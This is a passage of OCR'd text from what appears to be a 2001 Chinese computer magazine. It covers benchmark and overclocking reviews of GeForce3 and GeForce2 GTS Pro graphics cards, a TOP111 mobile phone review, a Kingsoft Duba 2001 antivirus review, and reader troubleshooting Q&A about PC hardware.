关于GeForce3的性能，从NV20规格来看，它是很强大，比如多边形填充率4000万、显存带宽7.4GB/s等够吓人的，但我们并不关心这些规格如何，更多的是关注GeForce3针对GeForce2的性能到底增强了多少。在这里我们提醒用户，规格理论值并没有多大意义，对于一般用户来说，GeForce2芯片的性能已是相当强大了，可以说对于PC来说已是一种浪费(毕竟受到系统传输率即带宽的限制，使它并不能发挥其全部理论性能)。再者，如果GeForce3带来的仅仅只是像素填充率和FPS速度的提升的话，那么NV20的意义很小。NV20图形核心的频率以及像素流水线数目与GeForce2系列芯片几乎一模一样。也就是说，NV20的显卡在像素填充率方面与GeForce2系列应该是基本相等的，但是这并不意味着NV20在这方面完全等同于GeFoece2。事实上，从GeForce系列GPU芯片开始，就不再以理论填充速率来评估其实际的性能，大家都会考虑使用有效(真实)的填充速率来评估，而有效填充速率是与板载显存带宽直接联系的。显存带宽是目前所有新一代显卡的瓶颈。

NV20最重要的改进应该是在对3D性能的更多支持和改善上，比如Vertex Shaders以及Pixel Shaders等的3D功能会带来什么样的效果就是十分令人期待的(如果你看到3DMark2001中自然场景的测试画面，恐怕会叹为观止了，当然目前只有GeForce3能支持)。关于GeForce3的发表，nVIDIA产品策略的重要转变就在于开始改变其显示芯片只有速度的批判观点，着重加强显示效果的质量是nVIDIA的当务之急。和竞争对手ATI相比，这些方面恰恰就是nVIDIA显示芯片的弱点，只要在这方面有所突破，并保持速度优势，nVIDIA就真正能立于不败之地。

测试平台
CPU：AMD Athlon 1.4G
主板：微星 K7T Turbo
硬盘：IBM 60GXP 40G
内存：HY 256M PC133 SDRAM
显示器：Acer 79P
光驱：Acer 656A
测试软件：
英文Windows98第二版
DirectX 8.1
VIA Service Pack 1 (VIA 4 In 1)4.32版
nVIDIA显卡公版14.70 WHQL版驱动
测试软件：
3DMark2001、VULPINE Glmark、Q3Arena

说明:

为了充分发挥硬件性能，我们选用了Windows98平台，在显示性能方面，Windows98+DirectX 8.1远超过Windows2000平台。关于测试软件，我们选用最新的3DMark2001 pro，毕竟目前只有它才能支持DX8.0的特性，真正展现GeForce3的强大性能。VULPINE Glmark是专门测试显卡OpenGL性能的，同样重要。Q3Arena是纯粹的FPS测试，越快越好。基于公平原则，在测试中我们选用了nVIDIA显卡公版14.70 WHQL版驱动来驱动显卡，而没有选用一些对显卡优化过的驱动。对于这种级别的显卡，低分辨率和低色彩模式是没有什么评价意义的，我们直接跳到800×600以上的分辨率和32bit色的显示模式开始测试。

3DMark2001						
显示模式	UT-NG F3A-C	GV-GF 3000D	坚鸟 GeForce3	小影霸 G8000	MSI StarForce 822	WinFast GeForce3
800×600	5696	5633	5720	5729	5741	5735
1024×768	5120	5073	5229	5225	5227	5223
1280×1024	4203	4113	4339	4340	4348	4350
1600×1200	3383	3304	3541	3524	3538	3537

3DMark2001在每个分辨率下只有一个综合成绩，从测试成绩的数据表格可以看出，除了UT-NGF3A-C和GV-GF3000D成绩比较保守外，其余四款显卡的差别很小，算是打了个平手。总的成绩，MSI StarForce 822和WinFast GeForce3微弱胜出。

VULPINE Glmark	UT-NGF3A-C		GV-GF3000D		坚鸟 GeForce3	
	运行时间	平均FPS	运行时间	平均FPS	运行时间	平均FPS
800×600	2分38秒	62.9	2分50秒	61.3	2分46秒	62.6
1024×768	3分27秒	50.3	3分31秒	49.3	3分27秒	50.3
1280×1024	4分33秒	38.1	4分45秒	36.5	4分33秒	38.1
1600×1200	6分1秒	28.8	6分18秒	27.5	6分1秒	28.8
	小影霸G8000		MSI StarForce 822		WinFast GeForce3	
	运行时间	平均FPS	运行时间	平均FPS	运行时间	平均FPS
800×600	2分46秒	62.6	2分47秒	62.3	2分47秒	62.2
1024×768	3分27秒	50.3	3分27秒	50.3	3分33秒	48.9
1280×1024	4分53秒	35.5	4分54秒	35.4	4分54秒	35.4
1600×1200	6分35秒	26.3	6分35秒	26.4	6分35秒	26.4

和另一款复杂的OpenGL测试程序3D WinBench2000相比，VULPINE Glmark的测试可能更为直观，测试成绩主要是以运行时间及平均FPS来表示的。在这项测试中，测试成绩可以说是出人意料，在以D3D为主的3Dmark2001中测试成绩不错的MSI StarForce 822和WinFast GeForce3的表现一般，性能最好的是UT-NGF3A-C，当然，这个优势差距更微弱。


Q3Arena Demo001						
	UT-NG F3A-C	GV-GF 3000D	坚鸟 GeForce3	小影霸 G8000	MSI StarForce 822	WinFast GeForce3
800×600	160.6	159.1	159.0	160.1	159.9	159.6
1024×768	144.1	140.1	145.0	145.0	144.6	145.0
1280×1024	107.0	99.0	107.0	107.0	107	106.9
1600×1200	76.1	69.9	76.0	76.0	76.0	76.0

在这项跑FPS的测试中，除了GV-GF3000D表现一般外，其余五款显卡成绩基本一样。

关于GeForce3的超频性能

我们一直认为GeForce3推出的标准指标过于保守，从NV20芯片的工艺水准来说，应该有更好的表现才对，所以我们对NV20芯片的超频能力持乐观态度。不过就像我们前面提到过的那样，有效填充速率是与板载显存带宽直接联系的，所以对于超频的重点我们还是放在了显存频率的调节上面。在我们测试的六款GeForce3中，具备了良好超频散热条件的MSI StarForce 822和WinFast GeForce3更胜一筹。由于各款GeForce3显卡提供的超频条件并不一致（主要是指散热设备），所以只选用试用中超频最好的WinFast GeForce3来作为范例，为读者说明一下GeForce3的超频能力。

在芯片频率及显存频率的设定上，我们先将显示芯片频率提高到了220MHz，显存频率拉到了500MHz，经过稳定性测试，发觉还过于保守，就直接将显存频率又升到了550MHz，同原来的460MHz相比，足有90MHz的提升。在这个频率下，3.8ns已是超负荷工作，发热量不小，但WinFast GeForce3良好的散热设备保证了显卡的稳定。下面是我们的超频测试，读者可以结合前面的测试成绩进行对比。



芯片超频到220MHz，显存超频到550MHz

3DMark2001				
显示模式	800×600	1024×768	1280×1024	1600×1200
超频成绩	6086	5650	4851	4045
VULPINE Glmark				
显示模式	800×600	1024×768	1280×1024	1600×1200
运行时间	2分39秒	3分21秒	4分22秒	5分49秒
平均FPS	65.5	52.1	39.8	29.8
Q3Arena Demo001				
显示模式	800×600	1024×768	1280×1024	1600×1200
FPS	160.7	151.6	121.3	88.1

超频后的成绩令人瞠目，3DMark2001在高分辨率的成绩被提高了近15%！尤其是Q3Arena Demo001的测试成绩最为直观。对比一下我们就可以知道，在800×600时还没有什么变化，而在1600×1200下显存带宽的增加带来的性能增长很明显，VULPINE Glmark的增长幅度虽然不大，但也说明了问题。

事实上，这款显卡超频仍然还有空间，但出于稳定性考虑，我们没有再深度发掘下去，GeForce3惊人的超频能力使得我们有理由相信将来"GeForce3 Ultra"或"GeForce3 Pro"的出现。

评测结果


在性能对比中，微星MSI StarForce 822较为稳定出色的性能表现得到了我们的一致好评，成为本期编辑推荐的最佳性能产品。小影霸G8000的价格仅有1999元，性能表现不俗，成为本期编辑推荐的最佳性价比产品。另外，WinFast GeForce3出色的超频能力给我们的印象极为深刻，我们特别临时增加了编辑推荐的GeForce3最佳超频显卡为丽台GeForce3。

□CFan评测室

启亨TRP-GF Pro显卡测试


TRP-GF pro

今年夏天的显示芯片战一直是火爆异常，nVIDIA的GeForce3面市虽然是一波三折，但总算是顺利推出。ATI也不甘落后，紧接着在不久前拿出了对付nVIDIA的法宝Radeon 2，两者可谓斗得你死我活。不过虽说GeForce3和Radeon 2的图形性能十分强大，对用户的吸引力不小，但其高昂价格却让许多普通用户望而却步，所以真正的主流显卡市场还是在略次一级的GeForce2 GTS Pro和Radeon芯片产品。



最早听说GeForce2 GTS Pro显示芯片应该是在2000年10月份左右的事，nVIDIA宣布GeForce2 GTS Pro将全面取代GeForce2 GTS，当时甚至曾经有报道指出GTS Pro使用的制造工艺和现在的nVIDIA当家花旦GeForce3一样为0.15微米制程。不过就我们目前所知道的，GTS Pro芯片使用的制造工艺依然还是0.18微米，和GTS是一样的，并没有什么改进之处(至少目前为止是这样的)。而且从芯片性能角度来看，它们都是一样的，都是1.6Gtexel/s的纹理填充速率，只是标记有一点不同罢了。

其实我们分辨两者的实际差异应该在最终的成品——显卡上。GTS Pro原来的定位是使用比GTS快20%的200MHz DDR内存(GTS的规格是166MHz的DDR内存)，以填补GTS与GeForce2 Ultra之间的市场空白的。也就是说，一款使用了芯片标记为GTS Pro的显卡，但是使用的显存是166MHz DDR或者6纳秒规格的，那么它其实依然只具备GTS的性能。但是，如果这是一款使用了芯片标记是GTS的显卡，但是使用的显存是200MHz的DDR或者5纳秒规格的，它就是实际意义上的GTS Pro。



³¬ÆµÇ°µÄ¹¤×÷ÆµÂÊ



超频后的工作频率

测试平台
CPU:AMD Athlon 1.4G
主板:技嘉7ZXR(KT133A)
内存:HY 256M PC133 SDRAM
硬盘:IBM 60GXP 40G
显示器:Acer 79P
光驱:Acer 565A银甲鳄
英文Windows98第二版
DirectX 8.1
VIA Service Pack 1 (VIA 4 In 1)4.32版
nVIDIA显卡公版14.70 WHQL版驱动
测试软件:
3DMark2000、3DMark2001、VULPINE Glmark、Q3Arena
超频软件:PowerStrip3.0 Build168

评测后记

现在大多数GeForce3显卡的市面价格在3000元左右，定位很高，短时间内可能普及不起来，毕竟连GTS我们都还没有消化掉。目前来说，GeForce3的真正应用主要取决于显存以及程序员，NV20提供了DX8 API的硬件整合以及众多创新技术的支持。毫无疑问的是，与X-BOX一同并肩作战的NV2x(x在此表示NV20同一个系列的产品)，可以为游戏提供真正创新的画面效果。但关键是游戏开发人员必须开发支持DX8的新游戏，又或者重新对目前的游戏编写代码。幸运的是，一些即将问世的游戏都提供了对DX8 API的支持。CF

规格/芯片	GeForce2 GTS	GeForce2 GTS Pro	GeForce2 Ultra
芯片运行频率	200MHz	200MHz	250MHz
像素填充速率	800	800	1000
纹理填充速率	1600	1600	2000
显存运行频率	166MHz DDR	200MHz DDR	230MHz DDR
内存带宽	5.3GB/s	6.4GB/s	7.36GB/s

从上表我们可以看出，GeForce2 GTS Pro和GeForce2 GTS显卡之间的差别，仅仅只是所搭配的显存规格之间的差别。

CFan评测室这次测试的启亨TRP-GF Pro显卡采用的就是GeForce2 GTS Pro芯片。这款显卡做工不错，布局干净，除了PCB板是黑色的外，都是典型的公板设计风格，也没有添加任何独特的供电设计。另外，这块显卡只是在显示芯片上增加了一个材料较好、转速较快的风扇，对于显存没有特别的散热措施。不过从测试中的正常频率及超频使用情况来看，显存的发热量并不大。与普通的标准GeForce2 GTS Pro显卡相比，这款显卡最大的特点是采用了高于nVIDIA所公布的5ns规格的SAMSUNG 64M 4.5ns SGRAM DDR显存规格。对于这个显存搭配方式，我们测试前的疑问集中在两点：一、有没有必要搭配这么高规格的显存；二、对于我们关心的显卡超频，该规格的显存对显卡性能到底有多少实质性的提高。

测试说明

考虑到这款显卡的家庭娱乐定位，我们测试的软件是针对D3D及OpenGL性能选择的，大部分测试项目都由游戏DEMO组成。在运行分辨率上，我们直接从800×600的显示模式起跳，考查这款显卡在高分辨率下的性能表现才是我们的目的。

在超频测试中，我们经过稳定性测试，将芯片频率超到稳定的230MHz，显存频率超到460MHz，几乎已接近GeForce2 Ultra的规格。在这里我们要提醒大家一个原则，显卡超频时，显存带宽的提高（即显存频率提高）带来的性能增长效果远比显示芯片工作频率的提高要来得强，所以我们在超频显卡时应主要以提高显存工作频率为主。就我们测试的这款显卡而言，我们建议在实际应用中可将芯片频率超到稳定的210MHz，显存频率超到450MHz使用，这样显卡工作相对安全、稳定得多。

3DMark2000		
显示模式	未超频	超频
800×600	7579	8092
1024×768	5765	6307
1280×1024	3891	4359
1600×1200	2935	3320

事实上，基于DirectX 7的3DMark2000比基于DirectX 8的3DMark2001更能体现GeForce2 GTS Pro的性能，因为GeForce2 GTS Pro只能完全在硬件上面支持DirectX 7。我们可以看到，在3DMark2000中的成绩基数要远高于3DMark2001。在超频后，3DMark2000的平均性能增长了近7%，而且显示模式越高性能增长越明显，这主要得益于显存频率增加后显存带宽的增大。

3DMark2001		
显示模式	未超频	超频
800×600	4079	4332
1024×768	3529	3804
1280×1024	2608	2843
1600×1200	2022	2273

我们前面提到过，GeForce2 GTS Pro只能完全在硬件上面支持DirectX 7，所以在更加苛刻的3DMark2001前，GeForce2 GTS Pro的成绩就比较大幅度的弱于芯片和显存频率指标并没有高出自己多少的GeForce3，因为GeForce3至少能完全在硬件上面支持DirectX 8。和3DMark2000的测试一样，GeForce2 GTS Pro超频后的测试成绩增长幅度惊人，而且也是显示模式越高性能增长越明显。

Q3Arena		
显示模式	未超频(FPS)	超频
800×600	145.9	154.1
1024×768	107.1	121.9
1280×1024	66.1	77.2
1600×1200	47.1	53.8

在纯FPS游戏DEMO测试中，超频测试也说明了显存频率增加后显存带宽的增大带来的FPS明显增长。

VULPINE Glmark				
显示模式	未超频		超频	
	平均FPS值	执行时间	平均FPS值	执行时间
800×600	50	3分28	53.2	3分15
1024×768	36.2	4分47	37.2	4分40
1280×1024	20.4	7分13	25.4	6分49

OpenGL性能在一些普通测试中并不常见，我们这次考虑增加这项测试，只是想全面地考察显卡超频后显卡综合性能的影响。VULPINE Glmark的测试成绩主要是以运行时间及平均FPS来表示的。我们在测试中发现，超频对OpenGL性能整体的增长影响并不大，比较令人满意的地方只能是个别场景的最大FPS值（表未列出），但该子项目不能说明什么太多问题。

测试评价

首先我们肯定这款显卡的超频能力很不错，对测试中的大多数成绩都做了说明，而且，这款显卡的可超频范围很大，也很稳定。但对于64M容量的显存搭配我们略有不同看法，在实际应用中，还没有几款游戏能动用如此之多的显存，而且对显卡来说，显存越多寻址时间越长。另外，我们考虑的还有成本问题，显存越多当然成本越贵。

总的来说，这款显卡的性能得到了CFan评测室的肯定，相信对于一些对游戏速度要求高，但又买不起GeForce3的朋友来说，这款显卡具有不小的吸引力。

□CFan 评测室

轻盈精巧——
——TOP111



8 月中旬，托普集团推出了自己的第一款手机——TOP111。托普集团是上市公司托普软件、炎黄在线、托普科技的母公司，托普集团早就开始谋划进入手机行业，还成立了托普移动通讯公司，并于6月中旬拿到了国产手机第十二张生产牌照。目前托普推出的第一款手机是面向女性的小型手机，8月29日－9月2日在沈阳、南京、成都三地正式发布。

在2001年，国产手机终于有了一点起色，上半年，国产手机的市场占有率终于提高到了10%。目前，国产手机所占有的空间还是非常狭小，也还没有演变到家电大战的程度，但随着更多的外资厂商的进入，手机大战将是不可避免的。TOP111瞄准的就是国产手机市场的制高点，一开始就推出了高档的个性化女性用手机。

据了解，这款手机是托普整合各种资源开发出来的，手机的研发是委托国外专业的设计公司，生产是委托广东的一个工厂，软件方面则与国内第一家专业手机设计公司中天华通合作设计，托普公司负责产品的营销和品牌。日前，我们试用了TOP这款时尚手机，整体感觉是中规中矩，非常轻盈精巧却不失个性风格。

★超越一流的轻巧

TOP111 手机呈银灰色，乍看有点像诺基亚的 8250，但由于手机面板中有一个突出的控制键，屏幕颜色也是标准的灰色，再加上外置天线，就没有8250那样有浑然天成的感觉了。但 TOP111 比 8250 薄 1/3，重量上也轻 1/3，感觉是非常的轻盈，在现在的手机中，属于非常小巧的。总体上，TOP111整个外观的工艺还是优秀的，手感也是非常的不错，但面板设计感觉线条过多。当然，对于手大的男士，重量只有69克的这款手机可能在使用按键方面不是很顺手，但对于女士而言，持握或者使用起来就可能比较顺手。

★优秀的屏幕显示

TOP111 的屏幕显示比较让人满意。相对 8250 而言，TOP111的屏幕分辨率比较高，字符非常清晰。虽然没有好看的屏幕背景和背景光，但主体信息区最多可以显示5排字符，如果字符数只有3排，则会自动调整为大字符显示。另外还有上下两排功能信息显示区，可以一屏显示足够丰富的信息，这对越来越普遍的手机上网、接收短信息等很有用处。在进行各种操作的时候，TOP111的屏幕提示也是非常丰富和醒目，恰到好处，感觉很方便，说明TOP111的软件界面设计是很优秀的。

★美中不足的操作

TOP111 的操作算是比较突出的，由于设计了一个比较类似阿尔卡特手机的控制键，这个控制键往上下左右四个方向掀动，每个方向在一定的状态下代表一个功能。比如在待机状态下，左方向就是显示已接来电，右方向就是显示未接来电，上方向就是连接到因特网，下方向就是显示短信收件箱。在通话时，使用控制键上下掀动则可以调整音量。如果熟悉了控制键不同情况下的使用，可以非常方便地使用该手机的各种功能。但该控制键设计得比较突出，容易吸纳脏物，也非常容易无意接触。操作上也要求稍加练习以掌握技巧。另外，TOP111 的按键手感不是那么完美，嵌入面板的按键很平，感觉需要使用较大的力 气。

★全面的功能

TOP111 的功能是非常全面的，基本现在大多数手机具备的功能都有，如上网、收发短信息、游戏、多方通话、数据传真、呼叫转移、安全设置、时间和闹钟等。不过TOP111也有一些比较突出的功能，如可以同时接听两个电话，并且在两个电话间自由切换。TOP111的安全功能也较强，除了常有的话机锁、PIN码锁和SIM卡锁，还有电话本锁。TOP111 提供的输入法也比较多，一共有 6 种输入法，其中有两种中文输入方式，还有特殊符号输入方式。

★基本满意的性能


TOP111 的性能测试也是比较令人满意的，通话清晰，但如果手机持拿不正确或者是脸型太大，对方可能听不清说话的声音。另外，手机接通后，铃响二、三声后断机的几率比其他手机偏高。TOP111的信号也比较好，在信号微弱的地方，接通率比较高，通话效果也胜于一般手机。但手机的性能效果测试，是一个长期的过程，不知道该手机在长期使用中，性能效果能否赶上国外的名牌手机。

★简单实用的配置

TOP111 手机的配置比较简单实用，一块锂电池，待机时间48 - 60小时（测试时待机了48个小时），还有免提式耳机以及线充。TOP111 手机的耳机功能独特，当你将耳机插入手机时，你可以用耳机来进行应答和挂机，如果你在通话时，有新的呼叫接入，按耳机的按键就可以接听新的来电，同时保留第一个通话。而在待机状态下，你可以用耳机上的按键调出最新拨出过的电话。

CFan 评价

小巧玲珑
使用方便
功能全面
价格略高



扫毒先锋

——金山毒霸 2001试用手记

□CFan评测室　怪鸭兽

病毒和杀毒软件永远是一对矛盾，近日，我们找到了一面被称为“金山毒霸2001”的“盾”。

产品组成

打开包装后，发现其提供的东东可真不少，除了金山毒霸2001标准版光盘、DOS应急杀毒盘、中文说明书外，还提供为病毒库升级和程序升级专用的空白软盘各一张。这种别出心裁的贴心设计可谓急用户之所急，到时要升级程序或病毒库的时候，就不必翻箱倒柜地寻找空白软盘了。另外，在金山毒霸2001标准版光盘中，还超值赠送iWPS邮件精灵、金山影霸III试



用版、月影传说DEMO版。我们还发现了一张普及防病毒知识的VCD光盘，想得真是周到。

安装和运行

安装过程十分简单，大家都可以轻车熟路地成功安装金山毒霸2001。安装后运行金山毒霸2001的控制中心时，发现其界面应用了目前最流行的XP界面，让人有一种耳目一新的感觉。而且其界面简单明了，一般人都很容易上手，无须对照说明书，就可以轻轻松松地进行查毒、杀毒操作了。

技术特点

(1)嵌入挂接

金山毒霸2001使用Office/IE嵌入挂接技术，将杀毒引擎直接嵌入到Office和IE内部，用户在打开Office文件之前，它能自动调用金山毒霸2001的查毒引擎先对此文件进行病毒扫描。如果发现此文件已被病毒感染，则弹出发现病毒对话框，提示用户进行处理。嵌入的Office查毒功能仅在用户使用Office的过程中才驻入内存，在用户退出Office时则从内存中卸载，因此占用系统资源少。

同样，IE的嵌入挂接也是如此，当用户在使用IE浏览器打开网页之前，它能自动调用金山毒霸的查毒引擎，先对网页上含有的ActiveX代码进行病毒扫描，以保证用户不受那些恶意的ActiveX代码侵害。

（2）iSMCP智能邮件防杀

像笔者遇到的“SirCam”电子邮件病毒，不仅使网络速度变慢，最要命的是它会随意发送硬盘中的文件，直接威胁自己的隐私和机密，害得我差点都不敢去使用电子邮件系统了。面对猖獗的电子邮件病毒，金山毒霸2001独创了“独门绝技”——iSMCP智能邮件防杀技术，率先实现针对Outlook、Outlook Express、Foxmail、iWPS、Netscape Mail等多种邮件客户端软件，实时拦截电子邮件及附件所含带的病毒。

它所采用的完善的邮件解码技术，能对邮件的各个部分（如正文、附件）分别进行病毒扫描。发现病毒时，会自动弹出窗口，提示该病毒的信息，并要求我们对该病毒进行处理，而且还能将清除病毒后的邮件数据重新编码，添加主题提示和查毒报告附件以提醒用户。

使用完善的网络监控技术，它能自动侦测到邮件客户端收取邮件的状态，可随时手工终止某个正在进行的邮件代理连接，较好地避免了邮件客户端超时的问题。这一功能特色对邮件较多、较大的用户特别有用。用户能很清楚地看到收取邮件的进度，可精确到第几封的百分之几，使用户再也不会看着邮件保护的图标不停地转动而不知其在进行什么操作了。它的另一特色是能够很好地处理那些强制打开某一网页界面的垃圾邮件，避免用户受到此类垃圾邮件的打扰。

(3)病毒隔离

也许细心的用户知道，金山毒霸在推出时是没有提供病毒隔离这一功能的。金山毒霸2001针对互联网病毒的特征，增添了此项功能。有了病毒隔离就可以对可疑文件或确认为染上未知病毒的文件进行隔离，防止其他文件被感染或侵害。

金山毒霸2001病毒隔离的特色在哪呢？在于它不仅能对文件进行隔离，还可以对隔离文件进行压缩，节省了用户宝贵的硬盘资源；还在于其支持用户直接把不能查杀的未知病毒样本或染毒文件发送到金山公司反病毒技术支持信箱，以寻求技术支持。

(4)智能升级

众所周知，反病毒软件一定要常更新，及时升级才能真正保护电脑的安全。网络升级已经是杀毒软件的必备功能，但我们在对一些软件的使用中发现在其升级过程中会遇到很多问题，多数是网络阻塞的困扰。这款软件在此方面还是很有特点的，它能让用户自行选择较近的服务器，也可以让程序自动选择速度最快的服务器，尤其是其具有自动支持断点续传的能力，即使在网络状况不佳的地区，升级成功率也大为提高。使用该项功能还可自动寻找金山毒霸的Internet服务器，下载最新的病毒数据库，另外将定期提醒用户进行升级。CF

CFan结论

技术有特点

嵌入挂接使杀灭病毒深入到了应用程序中，对病毒真正是“露头”就打。

市场反应快

目前邮件病毒令人谈虎色变，这款软件在防杀邮件病毒上的确较有特色，抓住了市场热点。

操作简便

我们在安装运行中基本上没有遇到难题，操作直观方便。

升级方便

很多杀毒软件包括本软件前面的一些版本在升级方面都有很多不方便的地方，而通过评测我们发现，其无论在速度还是简洁程度上都比较令人满意。

价格稍贵

目前杀毒软件的整体价格应该说是比较高的，这款软件也未能免俗，真的希望能多留一些实惠给消费者，毕竟杀毒软件的确是人人需要的。

市场价格　188元



★为什么 TNT2 显卡在 SiS 5591 主板上只能显示 16 色？
★为什么 TNT 显卡在 MVP3 主板上工作不正常？
★如何解决安装支持 DMA66 功能的程序后不能进入 Win98？
★为什么换硬盘后安装 WinMe 用了近 2 个小时？
★如何解决技嘉 7IX 主板插一条 Kingmax 内存死机问题？

我用的是 SiS 5591 芯片组主板，最近更换了一块TNT2 显卡，安装了驱动程序并重新启动电脑，进入Windows 操作系统后，系统提示显示模式有问题，要求重新安装驱动程序，重装一次后，故障依旧，显示模式最高只能到16色，下载最新的显卡驱动程序安装后仍然如此，请问这个问题如何解决？

答：这是TNT2显卡与非Intel芯片组主板之间典型的兼容性问题，您可以按照如下步骤解决该问题：

(1) 在操作系统桌面上用鼠标左键单击“开始”→“设置”→“控制面板”。

(2) 在“控制面板”中选择“系统”→“设备管理器”，在随后弹出的窗口中双击打开“显示适配器”，选中显卡项，然后单击窗口下方的“删除”按钮删除显卡。

(3) 单击“确定”按钮保存设置并重新启动操作系统，同时按下 Del 键进入 CMOS，找到给显卡分配中断的选项并使之生效，以使系统能给显卡分配一个IRQ中断，按F10 键保存退出，再次启动电脑进入操作系统时，根据系统提示重新安装显卡驱动程序即可。

我的 TNT 显卡无法正常安装在 MVP3 主板上，经常在重新启动系统后丢失显卡驱动或进入安全模式，请问有什么办法解决这个问题？

答：解决方法：

(1) 从“驱动之家”网站下载一个叫VIA_GART AGP DRIVER的主板补丁程序，并安装。

(2) 在操作系统的“开始”→“设置”→“控制面板”→“系统”→“设备管理器”→“显示适配器”中删除显卡驱动程序。

(3) 重新启动操作系统并重新安装显卡驱动程序即可。

我使用的是升技 BE6 主板，IBM 13GB DMA66 硬盘，由于升技BE6是通过外加HightPoint控制芯片来实现DMA66功能的，因此我安装了随主板带的HightPoint控制芯片驱动程序，但重新启动电脑后却无论如何也不能正常进入Windows 98操作系统，卸载该驱动程序后一切恢复正常，可那样我就无法实现DMA66的传输速度了，请问这种情况该如何处理？

答：解决这个问题的方法一般有3个：

(1) 先找一个普通的硬盘数据线连接主板与硬盘，然后启动操作系统并安装HightPoint芯片驱动程序，关闭电脑，用DMA66数据线换下DMA33数据线，再重新启动电脑即可。

(2) 从网上下载最新的HightPoint控制芯片驱动程序并安装。

(3) 从升技网站下载您主板的最新BIOS程序并升级主板的BIOS。

我使用的是磐英3VBA主板，最近买了一块二手的WD6.4GB 硬盘，我在该硬盘上安装 Windows Me 操作系统时竟然持续了近2个小时，然后安装其他软件时也经常遇到死机或无法安装的问题，请问这是为什么？

答：有消息说磐英3VBA主板和一些WD硬盘存在兼容性问题，您可以从磐英的网站上下载关于您主板的最新BIOS程序刷新一下试试。如果不能解决问题，您最好更换其他品牌主板或更换其他品牌硬盘。

我使用的是技嘉 7IX 的K7主板，AMD K7 650MHz CPU，GeForce2 MX200 显卡，迈拓硬盘，一条Kingmax 的 128MB PC133 内存，开机后一切正常，但在安装Windows 98操作系统时却出现蓝屏死机情况，将主板、内存、显卡等部件拿到销售商处测试时却都是好的，请问这是什么原因造成的？

答：如果在技嘉7IX主板上插单条内存，一定不能插在DIMM2槽上，这样做非常容易出现一些问题，而且这块板子与一些PC133的内存配合也不好。您可以首先打开机箱，将内存条改插到DIMM1或DIMM3槽上再开机。如果仍然不能解决问题，可以在开机后按 Del 键进入CMOS设置，将里面有关内存的设置改为手工选择并适当调整参数值。若还不能解决的话，您只有换一条PC100的内存条了。

★为什么登录局域网时显示“error finding server”提示？
★为什么进入 Win2000 时输入原来的密码却提示密码错误？
★为什么我的 Modem 连接速度快可下载速度很慢？
★为什么安装创新 3D Blaster GeForce 256 显卡后进入 Win98 花屏？
★如何解决装 Win2000 时提示“无法安装，按 F3 重新启动”问题？

我单位机房有一台联网电脑，只要一开机屏幕上就显示“error finding server”的提示，无法登录局域网，我按照其他电脑的设置进行更改也不起作用，请问这是什么问题？

答：(1)这个问题最可能的原因是这台电脑从网卡到集线器或路由器的线路出了问题，请更换该网线，或将网线换一个插口插入集线器或路由器。

(2) 您也可以采用替换法检查一下是否网卡出了问题。电脑网络线未插牢也会引起网络无法登录故障。

我有时在进入我的Windows 2000操作系统时发现输入原来的密码时系统总是提示密码错误，可我刚刚还用这个密码成功进入过，重新启动后一般就正常了，我将键盘换到其他电脑上输入字符没有问题，请问这是什么原因造成的？

答：造成这种现象的原因可能有两个：

(1) 您可能在开机后误碰了 Caps Lock 键导致输入的密码字符全是大写，造成无法登录的问题，请在出现这种问题的时候看看 Caps Lock指示灯是否处于生效状态。

(2) 键盘 NumLock 开关未开导致用户登录无法从小键盘输入数字符。您可以在开机后按 Del 键进入 CMOS，将里面设置NumLock开关的参数设置为开机后NumLock键处于打开状态，然后按 F10 键保存退出即可。

(3) 您的键盘与主板接触不良导致无法输入字符问题，请将键盘连线拔下后重新插回试试。

为什么我的56K Modem的上网连接速度始终在50000多，可下载文件的速度却比朋友 56K 的 Modem 慢很多，可他的 Modem 连接速度一般只有 40000 多，这是怎么回事？

答：有些质量较差的Modem厂商为了给用户造成一个速度快的假象，一般会通过修改 Windows 9X 操作系统 Windows\inf文件夹下的相关文件来提高Modem的上网连接速度。我们知道，Windows 9X 是通过 Windows\inf 文件夹下的inf文件来识别硬件的，也是通过inf文件来向相关软件提供信息。其过程是这样的：Windows向相应的即插即用硬件提出询问，硬件即插即用BIOS返回相应的标识，然后Windows系统就在默认或者指定的文件夹中寻找相应标识的inf文件，然后根据inf文件提供的信息，对即插即用硬件进行管理。也就是说，通过编辑硬件相应的 inf 文件，就能改变相应即插即用硬件的几乎所有属性，从 DMA、IRQ，到生产厂家的信息、硬件版本等等。因此，一些厂商就是利用了这一点，设置了很高的上网连接速度欺骗用户。但一旦您用 Modem 下载文件，产品的性能就原形毕露了，因为下载流量是无法改变的。

我电脑使用的是 K6-2 CPU、MVP3 主板，128MB 内存，在安装创新 3D Blaster GeForce 256 显卡后进入 Windows 98 操作系统时 Windows 画面花屏，重新安装操作系统、显卡驱动程序现象依旧，采用替换法测试显卡、内存、主板等硬件没有问题，请问这是怎么回事？

答：解决方法：

(1) 更换一个功率更高，质量更好的机箱电源试试，GeForce 256 显卡的耗电量是很大的，有时老的电源不足以提供其所需的电能。

(2) 刷新主板和显卡的 BIOS。

(3) 安装主板最新的补丁程序，并安装最新通过微软 WHQL 认证的显卡驱动程序。

我的电脑使用的是微星 6321 主板（694D PRO），IBM 硬盘(支持ATA100)，128MB PC100 LG 颗粒内存，TNT 显卡，在安装Windows 2000 的过程中出现蓝屏死机现象，并提示“无法安装，按F3重新启动”，我又改装Windows NT，仍然如此，请问这是什么原因?

